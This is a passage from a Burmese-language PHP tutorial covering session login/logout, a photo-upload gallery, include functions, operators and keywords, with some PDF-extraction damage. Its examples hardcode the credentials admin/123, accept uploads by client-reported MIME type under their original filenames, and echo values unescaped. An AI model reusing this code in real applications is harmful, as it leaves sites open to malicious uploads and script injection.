<?php if($auth) { ?>

<h1>Welcome to My Website</h1>
<p>You see this because you are an authenticated user. Congratulation!</p>

<b><?php echo $_SESSION['id'] ?></b>
<a href="logout.php">Logout</a>

<?php } else { ?>

<h1>You need to login</h1>
<form action="login.php" method="post">
    <label for="id">User ID</label>
    <input type="text" name="id" id="id">

    <label for="password">Password</label>
    <input type="password" name="password" id="password">

    <input type="submit" value="Login">
</form>

<?php } ?>
</div>
</body>
</html>

```

`session_start()` Function ကို Document အတွင်းမှာပါဝင်တဲ့ Content တွက်အလုပ်မလုပ်ခင် ဦးဆုံးခေါ်ယူဖို့လို အပ်လို Document ရဲ့အပေါ်ဆုံးမှာ ခေါ်ပြုထားပါတယ်။ ပြီးတော့မှ `$_SESSION` Variable မှ auth Index ရှိသလားဆိုတာကို `isset()` Function နဲ့စစ်ဆေးပါတယ်။ `isset()` Function က Array Index တစ်ခု သို့မဟုတ် Variable တစ်ခု ရှိသလား စစ်ဆေးပေးတဲ့ Function ဖြစ်ပါတယ်။ auth Index ဟာ သူအလိုလိုတော့ ရှိနေမှုမဟုတ်ပါဘူး။ အသုံးပြုသူက Login Information ကို မှန်အောင်ဖြည့်မှ ကျွန်ုတော်တို့ကသတ်မှတ် ပေးဖို့ ရည်ရွယ်ထားခြင်းဖြစ်ပါတယ်။ တန်ည်းအားဖြင့် Login ဝင်ထားမှသာ `$_SESSION` ထဲမှာ auth Index ရှိနေမှုဖြစ်ပြီး၊ မဝင်ထားရင် ရှိနေမှုမဟုတ်ပါဘူး။

<body> အတွင်းမှာ Content ကို နှစ်မျိုးခွဲ့ခြားဖော်ပြထားပါတယ်။ Login ဝင်ထားသူအတွက် Welcome Message ပါဝင်တဲ့ Content ကိုဖော်ပြထားပြီး၊ Login မဝင်ထားသူများကိုတော့ Login Form တစ်ခုဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ ခုခန် Browser ကင်း <http://localhost/auth/> လိုပ်ကြည့်ရင် Login Form တစ်ခုကိုပဲတွေ့ရမှာပါ။ ဆက်လက်ပြီး `login.php` မှာ မူလရှိနေတာတွေအစား ပေးထားတဲ့ Code တွေနဲ့ ကူးယူအစားထိုး လိုက်ပါ။

```
<?php
    session_start();
    $id = $_POST['id'];
    $password = $_POST['password'];

    if($id == "admin" && $password == "123") {
        $_SESSION['auth'] = true;
        $_SESSION['id'] = "Admin";
    }

    header("location: index.php");
?>
```

login.php မှာ HTML တွေမပါဝင်တော့ပါဘူး။ PHP Code ချဉ်းသက်သက်ဖြစ်ပါတယ်။ index.php က ပေးပို့လာတဲ့ id နဲ့ password ကို \$_POST Variable ကတစ်ဆင့် ရုယ်လိုက်ပါတယ်။ ပြီးတော့မှ id က admin, password က 123 ဟုတ်မှန်သလားစစ်ဆေးပါတယ်။ ဟုတ်မှန်တယ်ဆိုတော့မှ \$_SESSION ရဲ့ auth Index မှာ true ဆိုတဲ့တန်ဖိုး တစ်ခု ပေးလိုက်ပြီး id Index မှာတော့ Admin ဆိုတဲ့အမည်ကို ထည့်ပေးလိုက်ပါတယ်။

■ **header("location: index.php");**


- ရဲအဓိပ္ပာယ်ကတော့ index.php ကို အလိုအလျောက် Redirect လုပ်ခိုင်းလိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် သူ အပေါ်မှာ သတ်မှတ်ထားတဲ့ လုပ်စရာရှိတဲ့အလုပ်တွေ လုပ်ပြီးသွားတာနဲ့ index.php ကို အလိုအလျောက် ပြန်ပိုပေးသွားပါလိမ့်မယ်။

စမ်းသပ်ကြည့်ဖို့အတွက် Browser URL Bar မှာ <http://localhost/auth/> လိုပြည့်သွင်းလိုက်ရင် Login Form ဖော်ပြန်တဲ့ Document ကိုရရှိပါလိမ့်မယ်။ User ID Box မှာ admin လိုထည့်သွင်းပါ။ Password Box မှာ 123 လိုရှိ ထည့်ပြီး Login Button ကိုနှိပ်လိုက်တဲ့အခါ login.php ကိုရောက်သွားပါလိမ့်မယ်။ ပေးလိုက်တဲ့ အချက်အလက် မှန်တဲ့ အတွက် login.php က \$_SESSION တန်ဖိုးတော့သတ်မှတ်ပြီး index.php ကို အဓိအလျောက် ပြန်ပိုပေးသွားပါလိမ့်မယ်။ index.php ကို အလိုအလျောက် ပြန်လည်ရောက်ရှိလာတဲ့အခါ \$_SESSION['auth'] ရှိနေပြီ ဖြစ်လို့ Login Form အတာ Welcome Message ကို တွေ့မြင်ရမှာပဲဖြစ်ပါတယ်။

Logout ပြန်လည်နိုင်ဖော်ဖို့အတွက် logout.php ကိုလည်းရေးသားပေးရပါ၍မယ်။ auth Folder ထဲမှာပဲ logout.php ဆိုတဲ့အမည်နဲ့ Script တစ်ခုတည်ဆောက်ပါ။ ပြီးရင် ပေးထားတဲ့ Code ကို ကူးယူဖြည့်သွင်းပေးပါ။

```
<?php
    session_start();
    unset($_SESSION['auth']);
    unset($_SESSION['id']);
    header("location: index.php");
?>
```

logout.php က ထူးထူးတွေ့တွေ့မလုပ်ပါဘူး။ \$_SESSION တန်ဖိုးတွေပယ်ဖျက်လိုက်ပြီး index.php ကို ပြန်သွားစေတဲ့ အလုပ်ကိုပဲလုပ်ပေးလိုက်တာပါ။ Logout Link ကို နှိပ်ပြီးစမ်းကြည့်နိုင်ပါပြီ။



ပုံ (၈-၃) Login Example

အခုခိုရင် Login/Logout လုပ်လိုရတဲ့ Script တစ်ခုရရှိသွားပါပြီ။ တစ်ကယ့် Login လုပ်ဆောင်ချက် ပြည့်စုစုံဆိုရင် Email Activation တွေ၊ Remember Login Option လုပ်ဆောင်ချက်တွေ၊ Forget Password လုပ် ဆောင်ချက်တွေ၊ Login အချက် အလက်တွေကို Register Database တွေထဲက ရယူစစ်ဆေးတဲ့လုပ်ဆောင်ချက်မျိုးတွေ လိုအပ်ပြီးမှာပါ။


8.12 – File Upload

အသုံးပြုသူဘက်ကိုပေးပို့လိုတဲ့အချက်အလက်တွေဟာ အများအားဖြင့် Text တွေဖြစ်မှာပါ။ ဒါပေမယ့် လိုအပ်လို့ File တွေကို ထည့်သွင်းပေးပို့ရမယ်ဆိုရင်လည်း ပေးပို့နိုင်ပါတယ်။ File Upload လုပ်တယ်လို့ ခေါ်ကြပါတယ်။ File Upload ပြုလုပ်နိုင်ဖို့ HTML Form မှာ ဖြည့်စွာကြမှုအချို့လိုအပ်ပါတယ်။ နှုနာဖော်ပြပေးလိုက်ပါတယ် –

```
<form action="upload.php" method="post" enctype="multipart/form-data">
    <input type="file" name="photo">
    <input type="submit" value="Upload">
</form>
```

File တွေကို ထည့်သွင်းပေးပို့နိုင်ပြီး <input type="file"> Element ကို အသုံးပြုရပါတယ်။ ဒါ Element ထည့်သွင်းလိုက်တာနဲ့ Browser က File ရွေးလိုရတဲ့ Option တစ်ခုပေးမှာပါ။ အသုံးပြုတဲ့ Browser ပေါ်မှုတည်ပြီး ဖော်ပြုကွာနိုင်ပေးမယ့် File ရွေးလိုရတဲ့ လုပ်ဆောင်ချက်ကတော့ အတူတူပါပဲ။ Form Submit လုပ်လိုက်တဲ့အခါ ရွေးချယ်ပေးထားတဲ့ File ကို Server ထဲ ထည့်သွင်းပေးပို့သွားမှာ ဖြစ်ပါတယ်။

<form> Element ကိုသတိပြုကြည့်ပါ။ File တွေ ထည့်သွင်းပေးပို့တော့မယ်ဆိုရင် Method က POST ဖြစ်ရပါတော့မယ်။ GET Method ကို အသုံးပြုလိုမရပါဘူး။ ပြီးတော့ enctype Attribute ပါဝင်ပြီး Value အနေနဲ့ multipart/form-data လို့ အတိအကျာာတ်မှတ်ပေးရပါတယ်။ ဒါ Attribute က Server ကို ပေးပို့လာတဲ့ အချက်အလက်တွေမှာ စာတွေသာမက Binary Data တွေ (တနည်းအားဖြင့် File တွေ) ပါဝင်ကြောင်းအသိပေးခြင်း ဖြစ်ပါတယ်။ ဒါမှသာ Server က File တွေပါဝင်လာတဲ့ Request တွေကိုသိရှိပြီး လိုအပ်သလိုစီမံပေးနိုင်မှာပါ။



ပုံ (၈-၁) Firefox နှင့် Chrome တို့တွင် File Input ဖော်ပြပါ

PHP ကလည်း Request နဲ့အတူ ပါဝင်လာတဲ့ File တွေပါဝင်လာပြီဆိုရင်၊ အသုံးပြုထားတဲ့ Method မှ POST ဖြစ်နေ ပေမယ့် File နဲ့ပုံက်သက်တဲ့အချက်အလက်တွေကို \$_POST Superglobal ထဲမှာရောမထားပဲ \$_FILES Superglobal နဲ့ ထိုးခြားထည့်သွင်းထားပေးပါတယ်။



ပုံ (၈-၂) \$_FILES Superglobal

ပေးပိုလာတဲ့ File နဲ့ပုံက်သက်တဲ့ အချက်အလက်တွေကို name, type, size, error, tmp_name ဆိုပြီး Index (၅) ခုပါဝင်တဲ့ Array အဖြစ် \$_FILES Superglobal ထဲမှာစုစည်းပေးထားခြင်း ဖြစ်ပါတယ်။ name ကတော့ ပေးပိုလာတဲ့ File ရဲ့ မူလအမည်ဖြစ်ပါတယ်။ type ကတော့ File အမျိုးအစားပါ။ size ကတော့ File Size ကို Byte နဲ့ ဖော်ပြု ထားခြင်းဖြစ်ပါတယ်။ error မှာတော့ File Size သိပ်ကြီးနေခြင်း Connection ပြဿနာတစ်စုတစ်ရာ ကြောင့် တစ်ဝက်တစ်ပုံက်သာလက်ခံရရှိခြင်းစတဲ့ Error တွေရှုခဲ့ရင် ဖော်ပြပေးမှာဖြစ်ပါတယ်။ tmp_name ကတော့ ပေးပိုလာတဲ့ File ကို လက်ရှိလက်ခံသိမ်း ဆည်းထားတဲ့တည်နေရာကိုဖော်ပြပေးခြင်း ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ Form Submit လုပ်လိုက်တာနဲ့ File Upload လုပ်ငန်းစဉ်ကစတင်သွားမှာဖြစ်ပါတယ်။ ကျွန်တော်တိုက File Upload လုပ်ခြင်းလုပ်ငန်းစဉ်မှာ ဝင်ပါစရရာမလိုပါဘူး။ ပေးပိုလာတဲ့ File ကို Web Server နဲ့ PHP က အလိုအလျောက်လက်ခံ ရယူပြီး Temporary Folder ထဲမှာ စော့သိမ်းဆည်းထားပေးမှာပါ။ သိမ်းဆည်းထားပြီးဖြစ်တဲ့ File ကို လိုအပ်သလိုရယူစီမံတဲ့ အလုပ်ကိုသာ ကျွန်တော်တိုက ဆက်လက်ဆောင်ရွက်ရမှာပါ။

နမူနာတစ်ခုလောက် စမ်းသပ်ကြည့်ရှင်ဖို့ htdocs Folder အောက်မှာ gallery အမည်နဲ့ Folder တစ်ခု တည်ဆောက်ပါ။ ဆက်လက်ပြီး gallery Folder ထဲမှာ photo အမည်နဲ့နောက် Folder တစ်ခုထပ်ဆင့် တည်ဆောက်ပါ။ index.php နဲ့ upload.php တို့ကိုတော့ gallery Folder ထဲမှာပဲ ဆက်လက်တည်ဆောက်ပေးပါ။ ပြီးရင် index.php မှာအောက်ပါ နမူနာကို ကူးယူထည့်သွင်းလိုက်ပါ။

```
<!doctype html>
<html>
<head>
    <title>Photo Gallery</title>
    <style>
        body {
            background: #efefef;
            font-family: arial;
        }
        #wrap {
            width: 900px;
            margin: 20px auto;
            padding: 20px;
            border: 6px solid #ddd;
            background: #fff;
        }
        #gallery img {
            width: 200px;
            margin: 10px;
        }
        #form {
            margin-top: 20px;
            padding: 10px;
            background: #efefef;
            border-top: 2px solid #ddd;
        }
    </style>
</head>
<body>

<div id="wrap">

    <div id="gallery">
        <?php
            $list = scandir("photo");
            for($i=2; $i < count($list); $i++) {
                $name = $list[$i];
                echo "<img src='photo/$name' width='200'>";
            }
        ?>
    </div>


```

```

<div id="form">
    <form action="upload.php" method="post" enctype="multipart/form-data">
        <label for="photo">Choose a Photo</label>
        <input type="file" name="photo" id="photo">

        <input type="submit" value="Upload" />
    </form>
</div>
</div>

</body>
</html>

```

နမူနာရဲ့ <body> အတွင်းမှာ #gallery နဲ့ #form ဆိပ်ဆစ်ပိုင်းပါဝင်ပါတယ်။ #gallery အတွင်းမှာ scandir() Function ကိုသုံးပြီး photo Folder အတွင်းမှာရှိနေတဲ့ File စာရင်းကို ရယူပါတယ်။ scandir() Function ကဲ Folder တစ်ခုအတွင်းမှာရှိတဲ့ File နဲ့ Folder စာရင်းကို Array အနေနဲ့ ပြန်ပေးနိုင်တဲ့ Function ဖြစ်ပါတယ်။ ပြီးတော့မှ for() Loop ကိုသုံးပြီး File အရေအတွက်ရှိသလောက် အလုပ်လုပ်ပေါ်ပါတယ်။ for() Loop ထဲမှာ Variable \$i ရဲ့ တန်ဖိုးကို 0 က မစေခဲ့ 2 က စထားတာကို သတိပြုပါ။ scandir() Function က ပြန်ပေးတဲ့ Array ရဲ့ Index 0 နဲ့ 1 မှာ Directory Marker တွေဖြစ်တဲ့ . (Dot) နဲ့ .. (Dot Dot) ထို့ ရှိနေမှာ ဖြစ်တဲ့အတွက် အဲဒီ Index နှင့်ခုကို ထည့်သွင်းအလုပ်မလုပ်ဖော်လိုတဲ့အတွက် 2 က စခိုင်းထားခြင်း ဖြစ်ပါတယ်။ for() Loop ရဲ့ ဒုတိယ Parameter မှာအသုံးပြု ထားတဲ့ count() Function ကတော့ Array Size ကို ရေတွက်ပြီးပြန် ပေးနိုင်တဲ့ Function ဖြစ်ပါတယ်။ photo Folder ထဲမှာ File (၅) ခုရှိရင် count(\$list) ရဲ့ ရလဒ်က 7 ဖြစ် မှာပါ။ . နဲ့ .. အတွက် Index နှင့်ခုအပိုယူထားတဲ့အတွက် \$list Array မှာ Index (၅) ခုမဟုတ်ပဲ (၇) ခုဖြစ်နေရ ခြင်းဖြစ်ပါတယ်။ Loop အတွင်းမှာ ဆောင်ရွက်ရမယ့် Statements အနေနဲ့ လက်ရှိအလုပ်လုပ်နေ ထဲတဲ့ File Name ကိုအသုံးပြုပြီး Element ရဲ့ src Attribute အနေနဲ့ ရိုက်ထုတ်ခိုင်းထားတဲ့ အတွက် photo Folder ထဲမှာ ရှိသမျှ File တွေကို Image အနေနဲ့ #gallery အတွင်းမှာ တန်းစိရိက်ထုတ်ပေးသွားမှာဖြစ် ပါတယ်။ ခုနေစမ်းကြည့်ရင် photo Folder ထဲမှာ File တွေမရှိသေးလို့ ဘာမှတွေရှုံးမှာ မဟုတ်ပါဘူး။

#form အတွင်းမှာတော့ File Input တစ်ခုပါဝင်တဲ့ HTML Form ထည့်သွင်းထားပါတယ်။ action မှာ upload.php လို့ ပေးထားတဲ့အတွက် Form ကို Submit လုပ်လိုက်ရင် ရွေးချယ်ထားတဲ့ File ကို upload.php ထဲပေးပို့သွားမှာပါ။ upload.php File ထဲမှာ အောက်ပါနမူနာကို ကူးယူထည့်သွင်းပေးပါ။

```

<?php
    $name = $_FILES["photo"]["name"];
    $tmp = $_FILES["photo"]["tmp_name"];
    $type = $_FILES["photo"]["type"];

    if($type == "image/jpeg" || $type == "image/png" || $type == "image/gif") {
        move_uploaded_file($tmp, "photo/$name");
    }


    header("location: index.php");
?>

```

\$name, \$tmp, \$type Variable များထဲကို \$_FILES Superglobal ထဲမှာ ရှိနေပြီဖြစ်တဲ့ ပေးပို့လာတဲ့ File

ရဲ Name, Temporary Location နဲ Type တိုကို ထည့်သွင်းထားလိုက်ပါတယ်။ နောက်တစ်ဆင့်မှာ ပေးပို့လာတဲ့ File ဟာ JPEG, PNG, GIF Image တစ်ခုခု ဟုတ်မှန်တယ်ဆိုမှ move_uploaded_file() Function ကို အသုံးပြုပြီး Temporary Folder ထဲမှာရောက်ရှိနေတဲ့ File ကိုမှလ အမည်အတိုင်းပဲ upload Folder ထဲကို ပြောင်းရွှေ့စေလိုက်ပါတယ်။ move_uploaded_file() အတွက် ပထမ Parameter အနေနဲ Upload File ရဲ Temporary Location ကိုပေးပြီး ဒုတိယ Parameter အနေနဲ ပြောင်းရွှေ့နေရာချာထားလိုတဲ့ Location ကိုပေးရ ခြင်းဖြစ်ပါတယ်။ နောက်တစ်ဆင့်မှာ header() Function အသုံးပြုပြီး index.php ကို ပြန်သွားစေလိုက်ပါတယ်။ ခုချိန်မှာ Browser URL Bar မှာ <http://localhost/gallery/> လို ရုက်ထည့်ပြီး စမ်းသပ်နိုင်ပြီး ဖြစ်ပါတယ်။

Choose a Photo ဆိုတဲ့ Label နဲတွဲဖက်ဖော်ပြနေတဲ့ File Input ကနေ Image File တစ်ခုကို ရွေးချယ် ပေးပြီး Upload Button ကို နှိပ်လိုက်တယ်ဆိုရင် upload.php Script ရှိရာကို ရောက်ရှိသွားပြီး upload.php က ရွှေးချယ်ထားတဲ့ File ကို photo Folder ထဲထည့်ပေးလိုက်မှာဖြစ်ပါတယ်။ Image ကို photo Folder ထည့် ရွှေးထည့်ပြီးနောက် index.php ကို Redirect လုပ်ပြန်လာတဲ့အခါ index.php မှာက photo Folder ထဲကပုံတွေကို ဖတ်ယူဖော်ပြပေးဖို့ ရေးသားထားပြီး ဖြစ်လို ပဲ (၈-ပ) မှာ ဖော်ပြထား သလိုရလဒ်ကို ရရှိစေမှာပဲဖြစ်ပါတယ်။



ပဲ (၈-ပ) Photo Gallery Example

အခုလို အသုံးပြုသူကပေးပို့လာတဲ့ အချက်အလက်တွေနဲ File တွေကိုစီမံနိုင်ပြဆိုရင် PHP အခြေခံ အတော်လေး ရသွားပြီ ဖြစ်ပါတယ်။ ရှိုးစင်းပေမယ့်အသုံးဝင်တဲ့ နောက်ထပ်လုပ်ဆောင်ချက်တစ်ခုဖြစ်တဲ့ File Include ကို ဆက်လေ့လာကြပါမယ်။

8.13 – Server-side Include

JavaScript File တွေနဲ CSS File တွေကို HTML Document အတွင်းမှာချိတ်ဆက်ထည့်သွင်းနိုင်တာ သိရှိကြပြီး ဖြစ်ပါတယ်။ ချိတ်ဆက်ထားတဲ့ JavaScript တွေ CSS တွေကို Browser က ချိတ်ဆက်ထားကြောင်းသိရှိတဲ့အတွက် လိုအပ်တဲ့ Request တွေ Server ထဲပေးပို့ပြီး သင့်တော်သလို ဆက်လက်ဆောင်ရွက်ပေးသွားခြင်းဖြစ်ပါတယ်။ တန်ညှီးအားဖြင့် ချိတ်ဆက်မှု လုပ်နေးစဉ်ကို CSS တွေ JavaScript တွေကဆောင်ရွက်ခြင်း မဟုတ်ပဲ Client ဖြစ်တဲ့ Browser က ဆောင်ရွက်ပေးသွားခြင်း ဖြစ်ပါတယ်။

PHP File Include လုပ်ဆောင်ချက်ကိုအသုံးပြုပြီးတော့လည်း File တွေကို တစ်ခုနဲတစ်ခုချိတ်ဆက်ထည့်သွင်း ပေးနိုင်ပါ

တယ်။ အဲဒီလိုချိတ်ဆက်တဲ့အခါ လိုအပ်တဲ့လုပ်ငန်းစဉ်ကို PHP Code ကိုယ်တိုင်ကပဲ Server ပေါ်မှာ ဆောင်ရွက်သွားတာဖြစ်လို့ Server-side Include လိုခေါ်လေ့ရှိကြပါတယ်။ File တွေကို ရယူချိတ်ဆက်ပေးနိုင်တဲ့ PHP Function လေးမျိုးရှိပါတယ်။ အဲဒါတွေကတော့ -

- include()
- require()
- include_once()
- require_once()

- တိုပဲဖြစ်ပါတယ်။

လက်ရှိ Script ထဲကို config.php လို့ အမည်ပေးထားတဲ့ အမြဲး Script File တစ်ခု ချိတ်ဆက်ထည့်သွင်း လိုရင်-

```
include("config.php");
```

(သိမဟုတ်)

```
require("config.php");
```

(သိမဟုတ်)

```
include_once("config.php");
```

(သိမဟုတ်)

```
require_once("config.php");
```

နှစ်သက်ရာနည်းလမ်းနဲ့ထည့်သွင်းနိုင်ပါတယ်။ config.php နေရာမှာသာ File Path အပြည့်အစုံထည့်သွင်းပေးရမှာပါ။ include() နဲ့ require() တို့ဟာ အခြေခံ လုပ်ဆောင်ပုံအတူတူပါပဲ။ ထူးခြားချက်ကတော့ include() Function သုံးပြီး ချိတ်ဆက်ခိုင်းတဲ့ File ကို အကြောင်းအမျိုးအမျိုးကြောင့် မချိတ်ဆက်နိုင်ရင် Warning ပေးပေမယ့် ဆက်လက် ရေးသားထားတဲ့ကျော်း Code တွေကို ဆက်လက် ဆောင်ရွက်သွားပါတယ်။ require() ကတော့ ချိတ်ဆက်ခိုင်းတဲ့ File ကို မချိတ် ဆက်နိုင်ရင် Error ပေးပြီး Script ကို ချက်ခြင်းရပ်လိုက်မှာဖြစ်ပါတယ်။

လက်ရှိ Script ထဲမှာ တစ်ကြိမ်ချိတ်ဆက်ထားပြီးဖြစ်တဲ့ File တစ်ခုကို အဲဒီ Script ထဲမှာပဲ နောက်တစ်ကြိမ် ထပ်မံချိတ်ဆက်မှုရင် PHP က Error အဖြစ် ဖော်ပြပါလိမ့်မယ်။ Application က ပါဝင်တဲ့ လုပ်ဆောင်ချက်တွေ ရှုပ်ထွေးပြီး Code Base ကြီးလာရင်မှားတက်ပါတယ်။ ဒီပြဿနာကိုကာကွယ်ဖို့ include_once() နဲ့ require_once()

တိုကိုသုံးနိုင်ပါတယ်။ သူတိုက ချိတ်ဆက်ခိုင်းတဲ့ File ကို ချိတ်ဆက်ထားပြီးသားလား အရင်စစ်ဆေးပါတယ်။ ချိတ်ဆက်မထားရသေးမှသာ File ကိုချိတ်ဆက်ပေးမှာဖြစ်ပြီး ချိတ်ဆက်ထားပြီးဖြစ်နေရင် နောက်တစ်ကြိမ်ထပ်မချိတ်တော့လို့ Error လည်းမဖြစ်တော့ပါဘူး။ ဒါပေမယ့် စွမ်းဆောင်ရည်မြင့်ဖို့အတွက်ဆိုရင်တော့ include_once() နဲ့ require_once() တိုကို ရောင်သင့်ပါတယ်။ သူတိုက မချိတ်ခင် အရင်စစ်စစ်နေတဲ့အတွက် အလုပ်ပိုလုပ်ရပါတယ်။ အဲဒီအတား include() သို့ မဟုတ် require() ကိုပဲ ရေးသားသူက မှန်အောင်အသုံးပြုသင့်ပါတယ်။

8.14 – Operators

Operator, Keyword နဲ့ Control Structure တွေအကြောင်း အထူးပြောဖို့မလိုအပ်တော့ပါဘူး။ အခန်း (၄) မှ လေ့လာခဲ့တဲ့ JavaScript နဲ့ အားလုံးနှီးပါးဆင်တူပါတယ်။ ထူးခြားချက်တွေလောက်ကိုရွေးချယ် မှတ်သားထားရင်ရပါပြီ။

Operator တွေထဲမှာ ထူးခြားချက်အနေနဲ့စတင်မှတ်သားရမှာကတော့ . (Dot) Operator ဖြစ်ပါတယ်။ PHP မှ Dot Operator ကို စာကြောင်းတွေဆက်ဖို့သုံးပါတယ်။ JavaScript မှာ + Operator တစ်ခုတည်းကိုပဲ ကဏ္နာတွေ ပေါင်းဖို့ရော၊ စာကြောင်းတွေဆက် ဖို့ပါအသုံးပြုခဲ့ကြပါတယ်။ PHP မှာတော့ + Operator ကို ကဏ္နာတွေပေါင်းဖို့ အတွက်သာ သုံးပြီး စာကြောင်းတွေဆက်ဖို့ Dot Operator ကို အသုံးပြုရပါတယ်။ ဥပမာ -

```
$img = '';
```

စာကြောင်းနှစ်ကြောင်းအလယ်မှာ Variable ကိုထည့်သွင်းပြီး Dot Operator နဲ့ တွဲဆက်သွားစေခြင်းဖြစ်ပါတယ်။ Java Script မှာ += Operator ကို ကဏ္နာတွေပေါင်းထည့်ဖို့ရော စာကြောင်းတွေတွဲဆက်ဖို့အတွက်ပါ သုံးရပါတယ်။ PHP မှာတော့ .= Operator ကို စာကြောင်းတွေ တွဲဆက်ထည့်သွင်းဖို့သုံးရပါတယ်။ ဥပမာ -

```
$msg = "Welcome to my website.";
$msg .= "You see this because ";
$msg .= "you are an authenticated user.";
```

.= Operator ကြောင့် ထည့်သွင်းလိုက်တဲ့စာတွေကို \$msg Variable ထဲကမှုလတန်ဖိုးကို အစားထိုးမသွားတော့ပဲ နောက်ကနေ တွဲဆက်ပေးသွားမှာဖြစ်ပါတယ်။

Comparison Operator လိုခေါ်တဲ့ တန်ဖိုးတွေနှင့်ယူဉ်တဲ့ Operator လည်း JavaScript နဲ့အားလုံးအတူတူပါပဲ။ PHP မှာ Not Equal-To အတွက် Operator တစ်ခုထပ်တိုးလာခြင်းသာထူးခြားပါတယ်။ Not Equal-To အတွက် JavaScript မှာလို့ != Operator ကိုသုံးနိုင်သလို <> Operator ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ကွာခြားချက်တော့ မရှိပါဘူး။ အလုပ်လုပ်ပုံအတူတူပါပဲ။ နှစ်သက်ရာ Operator ကိုအသုံးပြုနိုင်ပါတယ်။

Logical Operator လိုခေါ်တဲ့ AND (&&), OR (||), NOT (!) တို့လည်း JavaScript နဲ့အတူတူပါပဲ။ ထူးခြားသွားတာက AND နဲ့ OR တို့အတွက် and, or ဆိုတဲ့ Keyword နဲ့လည်း အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ ဥပမာ -

```
if($x == $y && $x == 5)
```

(သိမဟတ်)

```
if($x == $y and $x == 5)
```

နှစ်သက်ရာပုံစံနဲ့ရေးသားနိုင်ပါတယ်။ OR အတွက်လည်း အလားတူပါပဲ -

```
if($x == $y || $x == 5)
```

(သိမဟတ်)

```
if($x == $y or $x == 5)
```

နှစ်သက်ရာပုံစံနဲ့ ရေးသားနိုင်ပါတယ်။

မှတ်ချက် // // Comment တွေ Code ထဲမှာထည့်သွင်းဖို့အတွက် တစ်ကြောင်းတည်းဆိုရင် // Operator ကိုသုံးနိုင်ပြီး တစ်ကြောင်းတက် ပိုတဲ့မှတ်ချက်တွေကို /* အဖွင့်နဲ့ */ အတွင်းမှာရေးသားနိုင်ပါတယ်။ ဒါလည်း JavaScript နဲ့အတူတူပါပဲ။ ထူးခြားချက်အနေနဲ့ မှတ်ချက်က တစ်ကြောင်းတည်းဆိုရင် // အတေး # Operator ကိုလည်း အသုံးပြုနိုင်ပါတယ်။

8.15 – Keywords

PHP မှာ Variable တွေကို Dollar Sign နဲ့ပေးရတဲ့အတွက် Build-in Keyword တွေနဲ့ အမည်တူနေလို ပြဿနာဖြစ်ရတာမျိုးကို ပူစရာမလိုတော့ပါဘူး။ ဥပမာ if ဟာ Language Keyword ဖြစ်ပေမယ့် ကျေနှင့်တော်တိုက \$if ဆိုတဲ့ Variable ကို အသုံးပြုတဲ့အတွက် ဘာပြဿနာမရှိမှာမဟုတ်ပါဘူး။ ဒါပေမယ့် Function တွေ ကြော်သတ်မှတ်တဲ့အခါ မှာတော့ Keyword တွေနဲ့ အမည်တူရင်သတ်မှတ်လို့ရမှာမဟုတ်ပါဘူး။ ဒါကြောင့် PHP Keyword စာရင်းကို ဖော်ပြုပေးလိုက်ပါတယ်။

```
halt_compiler, abstract, and, array, as, break, callable, case, catch, class, clone, const, continue, declare, default, die, do, echo, else, elseif, empty, enddeclare, endfor, endforeach, endif, endswitch, endwhile, eval, exit, extends, final, for, foreach, function, global, goto, if, implements, include, include_once, instanceof, insteadof, interface, isset, list, namespace, new, or, print, private, protected, public, require, require_once, return, static, switch, throw, trait, try, unset, use, var, while, xor
```

8.16 – Control Structure

